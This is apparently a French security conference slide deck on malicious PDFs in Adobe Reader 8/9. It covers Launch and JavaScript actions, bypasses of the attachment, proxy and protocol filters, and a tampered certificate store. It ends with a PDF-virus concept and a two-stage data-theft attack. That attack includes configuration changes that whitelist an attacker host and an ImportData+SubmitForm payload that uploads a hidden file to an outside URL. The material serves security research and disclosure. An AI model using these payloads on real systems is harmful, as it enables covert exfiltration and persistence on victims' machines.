  - Signature : documents signés numériquement embarquant le certificat du signataire
  - Certification : documents signés par une entité de confiance, renforcant la protection contre la modification du document

Roadmap

Les actions : quand PDF devient dynamique

Liste des actions

- `GoTo*` : modifie l'affichage vers la destination spécifiée
- `Launch` : lance une commande sur le système
- `URI` : résout et se connecte à l'URI indiqué
- `Sound` : joue un son
- `Movie` : joue une vidéo
- `Hide` : manipule les annotations pour les afficher ou les cacher
- `Named` : actions prédéfinies pour se déplacer dans le document
- `Set-OCG-Stage` : gère les contenus optionnels
- `Rendition` : gère la lecture du contenu multimédia
- `Transition` : gère l'affichage entre les actions
- `Go-To-3D` : gère l'affichage d'une annotation 3D
- `JavaScript` : exécute un script JavaScript

Actions

Quand PDF devient dynamique : `OpenAction` & les évènements déclencheurs


Evènement	**Action**
• Le document ou la page s'ouvre • La page s'affiche • La souris entre/quitte une zone • Le bouton de la souris est pressé/relaché • ...	• Lance une commande ou un JavaScript • Saute à une destination • Joue un son/film • Envoie un formulaire à une URL • ...

- Les actions lèvent généralement une fenêtre d'alerte
- La plupart des alertes peuvent être désactivées dans la configuration
- La sécurité se réduit la plupart du temps à une pop-up

Les actions en practique : Launch (a.k.a. impression silencieuse)

Impression (quasi)silencieuse : vol de document

```
/OpenAction <<
    /S /Launch
    /Win <<  /O (print) /F (C:\\test.pdf) >>
>>
```



- Adobe Reader 9 demande le démarrage d'Adobe Reader 9 (!!!)
- Si l'utilisateur clique `Ouvrir`, le document est silencieusement

JavaScript

JavaScript pour Adobe


- Un moteur open source SpiderMonkey[a] modifié, definissant deux contextes d'exécution
  - *Contexte non-privilégié (par défaut) :* les scripts sont limités à manipuler les formulaires et les propriétés du document
  - *Contexte privilégié :* les scripts sont autorisés à appeler des méthodes plus puissantes (et sensibles), telles que les requêtes HTTP
- Deux façons d'exécuter du JavaScript :
  - En embarquant le script dans le document PDF
  - En stockant le script dans le répertoire de configuration de l'utilisateur
    - Ces scripts sont exécutés chaque fois qu'un document PDF est ouvert
    - Situés dans `<répertoire de config>/JavaScripts/*.js`
    - Ils s'exécutent en mode privilégié

[a] Le site d'Adobe affirme que les changements seront rendus publics, en accord avec la license Mozilla ... depuis 3 ans!!!

JavaScript en pratique

Embarquer du JavaScript

```
/OpenAction << /S /JavaScript /JS (app.alert("run me automatically")) >>
```



- Les exceptions JavaScript n'afficheront aucune erreur si elles sont encadrées dans un bloc `try/catch`

Roadmap

Où la configuration se situe

La majorité de la configuration est stockée dans des fichiers utilisateurs.

Répertoires et clés

- Sous Windows
  - `HKCU\Software\Adobe\Acrobat Reader`
  - `HKLM\SOFTWARE\Policies\Adobe\Acrobat Reader\9.0\FeatureLockDown`
  - `%APPDATA%\Adobe\Acrobat`
- Sous Unix : `~/.adobe/Acrobat`
- Mac OS X : `~/Library/Preferences/com.adobe.*`

Les fichiers importants

- Fichier principal : `<répertoire>/Preferences/reader_prefs` (on Unix)
- Scripts de démarrage : `<répertoire>/JavaScripts/*.js`
- Certificats : `<répertoire>/Security/*.acrodata`

Filtrer les pièces jointes : la théorie


Antivirus d'Adobe Reader

- La politique de sécurité pour extraire les pièces jointes est fondée sur un filtre d'extensions de fichiers
- Une liste noire par défaut interdit quelques extensions : `cmd`, `bat`, `js`, `vbs`, `exe`, `pif`, `com` ...
  - Cette liste noire est stockée dans HKLM ou le dossier d'installation et est, par conséquent, non modifiable
  - PDF et FDF sont en liste blanche par défaut
- L'utilisateur peut définir sa propre liste blanche
  - les extensions en liste blanche peuvent alors se lancer sans alerte, quelque soit la vraie nature du fichier
  - la liste noire a priorité sur la liste blanche

Filtrer les pièces jointes : la réalité

Antivirus d'Adobe Reader

- Reader demande confirmation à l'utilisateur pour ouvrir cette pièce jointe




Contourner le filtre des pièces jointes

- Adobe Reader ≤ 8 : les fichiers JAR sont autorisés par défaut
- Adobe Reader 9 : contourne le filtre en ajoutant : ou \ à la fin du nom de fichier (MS Windows)

Filtrer les pièces jointes : la réalité

Antivirus d'Adobe Reader

- Reader demande confirmation à l'utilisateur pour ouvrir cette pièce jointe



Contourner le filtre des pièces jointes

- Adobe Reader ≤ 8 : les fichiers JAR sont autorisés par défaut
- Adobe Reader 9 : contourne le filtre en ajoutant : ou \ à la fin du nom de fichier (MS Windows)

Filtrer les connexions réseau : la théorie


Proxy d'Adobe Reader

- L'envoi de formulaire, l'accès à un URL peuvent nécessiter l'approbation de Reader
- La vérification est seulement fondée sur le nom d'hôte
- L'utilisateur peut autoriser l'accès à tous les sites, tout interdire, ou choisir au cas par cas via une pop-up
- Les listes d'accès peuvent être modifiées au niveau de l'utilisateur via le registre ou le répertoire utilisateur
  - Une fois qu'un site est en liste blanche, aucune pop-up ne sera levée lors des futures tentatives de connexions

Filtrer les accès réseau : la réalité

Proxy d'Adobe Reader

- Reader demande confirmation à l'utilisateur d'autoriser la connexion, car le site est inconnu



Contourner la liste noire du proxy


- Filtrage sur les noms : trouver une autre représentation!

`http://seclabs.org` == `http://88.191.33.37` == `http://1488920869:80/`

Filtrer les accès réseau : la réalité

Proxy d'Adobe Reader

- Reader demande confirmation à l'utilisateur d'autoriser la connexion, car le site est inconnu



Contourner la liste noire du proxy

- Filtrage sur les noms : trouver une autre représentation!

`http://seclabs.org` == `http://88.191.33.37` == `http://1488920869:80/`

Filtrer les protocole réseau : la théorie


Pare-feu d'Adobe Reader

- Les protocoles sont filtrés sur leur *schema* :
  - Ex. : `http`, `ssh`, `rlogin`, `telnet`, `file`, ...
- Une liste noire est définie dans `HKLM\SOFTWARE\Policies\Adobe\Acrobat Reader\9.0\FeatureLockDown\cDefaultLaunchURLPerms`
- Il n'y a pas dans d'options dans l'interface graphique pour modifier cela
- Mais un utilisateur peut ajouter sa propre option à la main dans HKCU
  - Si `http://est` ajouté en liste blanche, plus aucune alerte ne sera levée lorsqu'une connexion HTTP est faite!

Filtrer les protocoles réseau : la réalité

Pare-feu d'Adobe Reader

- Reader demande à l'utilisateur confirmation pour se connecter à une adresse `chrome` (Mozilla XUL interface).




Contourner la liste noire du proxy

- Les schemas en liste blanche ont priorité sur les noms d'hôtes en liste noire!
- Court-circuite la configuration de l'interface graphique

Filtrer les protocoles réseau : la réalité

Pare-feu d'Adobe Reader

- Reader demande à l'utilisateur confirmation pour se connecter à une adresse `chrome` (Mozilla XUL interface).



Contourner la liste noire du proxy

- Les schemas en liste blanche ont priorité sur les noms d'hôtes en liste noire!
- Court-circuite la configuration de l'interface graphique

Roadmap

PDF signé


ABC de la signature numérique en PDF

- Un document PDF peut être signé numériquement
- L'ensemble du document doit être signé pour que la signature soit valide
- Embarque un certificat x509 ou une enveloppe PKCS7, avec la signature du document
- La signature est validée par le lecteur à l'ouverture du document

Les coulisses de la signature numérique

DigSig Howto

- `Filter` et `SubFilter` définissent le type de signature
- `Contents` contient la signature elle-même
- `ByteRange` spécifie quelle partie du fichier doit être signée
  - Doit inclure tout sauf `Contents`, du début à la fin du fichier



Plus de confiance avec la certification PDF

Certification

- Un document signé peut passer dans un autre processus de signature, le conduisant comme étant un *document certifié*
- Différentes propriétés peuvent être attribuées aux documents certifiés
- Propriétés : peut contenir du contenu dynamique, peut exécuter du JavaScript privilégié, ...

Magasin de certificats d'Adobe Reader

- Les certificats utilisateurs (et les AC racines) sont sauvegardés dans le magasin de certificats d'Adobe
- Ce magasin est un fichier situé dans les répertoires de configuration de l'utilisateur

$\Rightarrow$ La politique de sécurité est définie au niveau de l'utilisateur!!!

Stockage des certificats

Format de fichier du magasin d'Adobe Reader

- Localisation : `<répertoire de conf>/Security/addressbook.acrodata`
- Puisqu'il est accessible en écriture, il serait possible d'y injecter un certificat malicieux!
- Structure très proche de PDF : en-tête, corps constitué d'objets, références croisées, queue
- Chaque certificat est stocké dans un objet dictionnaire

```
<<
    /ABEType 1          # 1 pour un certificat
    /Cert(...)          # certificat encodé en DER
    /ID 1001            # valeur unique identifiant le certificat
    /Editable false     # Apparait dans l'interface graphique?
    /Viewable false     # Est éditable dans l'interface graphique?
    /Trust 8190         # Les droits à accorder aux documents certifiés
>>
```

Roadmap

Usage rights

Qu'est ce que c'est?

Les *Usage rights* sont utilisés pour activer des fonctionnalités qui se sont pas disponibles par défaut dans un lecteur particulier (tel qu'Adobe Reader).

- Le document doit être signé
- `Annots` : `Create`, `Delete`, `Modify`, `Copy`, `Import`, `Export`
  - `Online` : télécharge ou envoie des annotations à un serveur
- `Form` : `Fillin` (sauvegarde), `Import`, `Export`, `SubmitStandalone`
  - `Online` : permet l'utilisation de mécanismes spécifiques tels que SOAP ou Active Data Object

Obtenir les *usage rights*

Comment les obtenir selon Adobe?

- Les *Usage rights* (UR) sont activés par Adobe Pro ou LiveCycle (les produits Adobe commerciaux)
- Les documents avec les UR doivent être certifiés par Adobe
- Le certificat d'Adobe se trouve dans le magasin de certificats
- Exercice : où peut se trouver la **clé privée** d'Adobe pour signer les documents?

Roadmap

1. Introduction au PDF
2. La sécurité en PDF
3. Penser *PDF malicieux*
   - Techniques d'évasion
   - Denial of Service
   - Fuite d'information
   - *Dropping eggs*
   - Exécution de code
4. Darth Origami: le côté obscur du PDF
5. Pour finir

Penser *PDF malicieux*

Penser comme un attaquant

- Je veux être invisible ⇒ techniques d'évasion
- Je veux tuer des fichiers PDF et/ou le Reader ⇒ dénis de service
- Je veux voler des informations (lire+extraire) ⇒ fuite d'information
- Je veux corrompre ma cible ⇒ *egg dropping*
- Je veux contrôler ma cible ⇒ exécution de code

Message d'information

Pour des questions évidentes de timing, tous les détails ne sont pas dévoilés dans cette version des transparents.
Pour de plus amples informations, reportez vous à l'intégrale de cette présentation.

Roadmap

Évasions en 1 slide

- Le contenu d'un PDF peut être chiffré
- Le format PDF se prête naturellement au polymorphisme
- Cacher du PDF dans d'autres formats car les Readers sont permissifs avec la norme

Roadmap

DoS en 1 slide

- Les flux sont compressables ⇒ zipbmb
- Sauter d'une page à l'autre pour rendre le fichier illisible
- Idem d'un fichier à l'autre

Roadmap

Fuite d'information en 1 slide

- Révélations internes
  - Révéler le texte prétendument caché grâce au copié/collé
  - Utilisation de sauvegardes incrémentales (aussi appelé *suivi de versions malgré vous*)
  - Configuration accessible via du JavaScript non privilégié
- Fuite externe
  - Flux externes pour importer n'importe quoi dans un fichier PDF (Adobe Reader ≤ 8)
- Exporter des informations
  - Lancer son navigateur grâce au PDF
  - Pareil, mais en JavaScript
  - Transformer son Reader en navigateur Internet

Roadmap

Dropping eggs en 1 slide

- Les *Embedded fonts* sont parfois placées dans le cache
- Les attachements sont sauvegardés dans un répertoire temporaire
- Des sessions multimédia sont démarrées dans un PDF, et stockées dans le cache du player

Roadmap

Exécution de code en 1 slide

- (Ab)user de la primitive `Launch`
- (Ab)user de la primitive JavaScript `exportDataObject`

Roadmap

Roadmap

Mauvaise idée #1: virus en PDF

La preuve de concept

- Création d'un fichier PDF malicieux:
  - Qui embarque un autre PDF malicieux en attachement
  - Qui est signé avec la clé privée d'Adobe
  - Qui a les *Usage Rights* activés, en particulier *Save Right*
- Infection initiale : distribution de la charge en PDF
- Propagation : à chaque lancement du Reader, le JavaScript est lancé en contexte privilégié, et peut ouvrir un PDF malicieux dans une fenêtre invisible

Mauvaise idée #1: virus en PDF

La preuve de concept

- Création d'un fichier PDF malicieux:
- Infection initiale : distribution de la charge en PDF
  - Ex. : faux CV envoyés à des entreprises, documentations de logiciels, journaux et magazines, livres en PDF, ...
  - Si un système est déjà infecté, les fonctions privilégiées sont déjà accessibles
  - Sinon, attendre qu'un ***** d'utilisateur valide l'attachement...
  - Et la configuration est alors corrompue pour autoriser les fonctions privilégiées :
    - Autoriser les connexions vers le site maître
    - Ajouter un nouveau JavaScript exécuté au démarrage d'Adobe Reader
  - Les fichiers PDF sur le système sont également corrompus
- Propagation : à chaque lancement du Reader, le JavaScript est lancé en contexte privilégié, et peut ouvrir un PDF malicieux dans une fenêtre invisible

Mauvaise idée #1: virus en PDF

La preuve de concept

- Création d'un fichier PDF malicieux:
- Infection initiale : distribution de la charge en PDF
- Propagation : à chaque lancement du Reader, le JavaScript est lancé en contexte privilégié, et peut ouvrir un PDF malicieux dans une fenêtre invisible
  - Vérifie que le Reader est bien corrompu et re-infecte le système si besoin
  - Vérifie que le fichier ouvert est corrompu, et l'infecte si ce n'est pas le cas
  - Se connecte au site maître pour mise-à-jour

Roadmap

Le sécurité pour l'attaquant

Avant de commencer

- Les PDF sont naturels dans tous les systèmes d'information
- Les PDF disposent d'une capacité naturelle à contourner les mécanismes de détection

$\Rightarrow$ Les PDF sont un bon canal de communication

Contrainte

- L'attaquant ne doit s'appuyer sur **aucun** privilège autres que ceux de l'attaquant

Attaque ciblée : voler des données en 2 étapes

Vol de données en PDF

- Contaminer la cible : envoyer un PDF empoisonné
  - Contient un exécutable embarqué, lancé quand le fichier est ouvert
    - Ex. : *social engineering* ressemblant à une mise-à-jour du Reader
    - Fournit dans un PDF signé par Adobe pour accroître la confiance
  - Le binaire prépare les fichiers à exporter :
    - Tous les fichiers à exfiltrer sont copiés dans un répertoire caché
    - Chaque fichier copié est "embarqué" dans un FDF
    - Un FDF minimaliste contenant la liste des fichiers est créé
  - Corrompre la configuration
    - Ajouter le site C&C de l'attaquant à la liste blanche
    - Ajouter un JavaScript dans le répertoire de l'utilisateur pour exécution à la prochaine ouverture d'un quelconque fichier PDF
    - Le JavaScript se désactive ensuite à l'aide d'une variable `global`
- Vol de données : extraire les fichiers

Attaque ciblée : voler des données en 2 étapes

Vol de données en PDF

- Contaminer la cible : envoyer un PDF empoisonné
- Vol de données : extraire les fichiers
  - L'attaquant construit un PDF en combinant `ImportData` + `SubmitForm`
  - Le PDF est envoyé à la cible : l'attaquant n'a plus qu'à attendre son ouverture

Étape 1 : corruption du Reader

Changer la configuration de l'utilisateur

- Activer le partage entre documents des variables globales JS
  - Permet de sauvegarder des informations entre les sessions associées à différents PDF malicieux
  - `JSPrefs/bEnableGlobalSecurity = 0`
- Ajouter le serveur de l'attaquant à la liste blanche
  - Permet d'extraire les données vers le serveur en toute discrétion
  - `TrustManager/cDefaultLaunchURLPerms/tHostPerms = version:1|owned.org:2`
- Ajouter à la liste blanche les extensions inconnues
  - Permet de re-infecter le système si besoin
  - `Attachments/cUserLaunchAttachmentPerms/iUnlistedAttachmentTypePerm = 2`
- Ajouter le certificat de l'attaquant dans le conteneur de la cible, avec le max de privilège
  - Permet aux documents certifiés par l'attaquant d'exécuter des fonctions privilégiées en JS sans alerte

Préparer la fuite d'information

Générer des fichiers FDF

- FDF : format proche du PDF, destiné à l'échange de données
- Un PDF peut charger un FDF pour remplir automatiquement les champs d'un formulaire PDF
- Les fichiers cibles (à extraire) sont convertit en FDF de sorte à ce qu'ils soient ensuite chargé et soumis via un formulaire

```
/FDF << /Fields [
       <</T(fname)/V(secret.doc)>>
       <</T(pwd) /V(2489cc8dc38d546170c57f48c92ea1a6)>>
       <</T(content)/V(This is the most precious secret I have ...)>>
       ]
       /JavaScript << /Before (app.alert("FDF file loaded");) >>
   >>
>>
```

Stage 2 : data theft

Automatic file extraction: ImportData + SubmitForm

```
1 0 obj
<<
  /OpenAction <<
    /S /ImportData
    /F <<
      /F (c:\\some\hidden\place\secret.fdf)
      /FS /FileSpec
    >>
    /Next <<
      /S /SubmitForm
      /F <<
        /F (http://seclabs.org/fred/pdf/upload.php)
        /FS /URL
      >>
      /Flags 4
      /Fields [ 4 0 R 5 0 R 6 0 R 7 0 R ]
    >>
  >>
>>
endobj
```

Résumé

Une histoire de version

- On est capable de signer des PDF avec la clé privée d'Adobe
- Avec Adobe Reader 8 :
  - On peut lire n'importe quel fichier grâce aux *external streams*
  - On peut exécuter des fichier `.jar`
- Avec Adobe Reader 9 :
  - On ne peut lire que des PDF / FDF (faciles à créer)
  - On peut exécuter n'importe quel type de fichier grâce à une erreur dans le *parser*
- La possibilité d'écrire arbitrairement sur la cible est encore compliquée à obtenir

Roadmap

Conclusion

PDF, une nouvelle menace ?

- Le PDF est toujours considéré comme sans risque par tout le monde
- Les PDF malicieux sont (pratiquement) indépendant du système d'exploitation

Et si on parlait des *readers*

- Adobe Reader : chaque version possède de nouvelles fonctionnalités (utiles ?)
  - Les trucs évidents sont pris en compte ... mais presque tout est configurable au niveau de l'utilisateur
  - Sécurité par liste noire
- Foxit : de nombreuses fonctionnalités sont supportées ... sans aucune sécurité
- Preview, poppler : *viewers* minimalistes, sans support de fonctionnalités inutiles

Que regarder d'autre ?

Quelques idées

- Le moteur JavaScript et ses fonctions non documentées
- Le navigateur embarquée, tellement archaïque
- Les nouveaux formulaires (XFA)
- Des options de configuration peu claires (ex.: les *user rights*)
- Les plug-ins pour IE / Firefox
- ...

Questions & (peut-être) Réponses

Les transparents sont disponibles (en PDF bien sûr ;-) sur le site de l'ESEC

References I

http://en.wikipedia.org/wiki/Origami

Les nouveaux malwares de document : analyse de la menace virale dans les documents PDF

A. Blonce and E. Filiol and L. Frayssignes, 2008, MISC 38

New Viral Threats of PDF Language

A. Blonce and E. Filiol and L. Frayssignes, 2008, Black Hat Europe

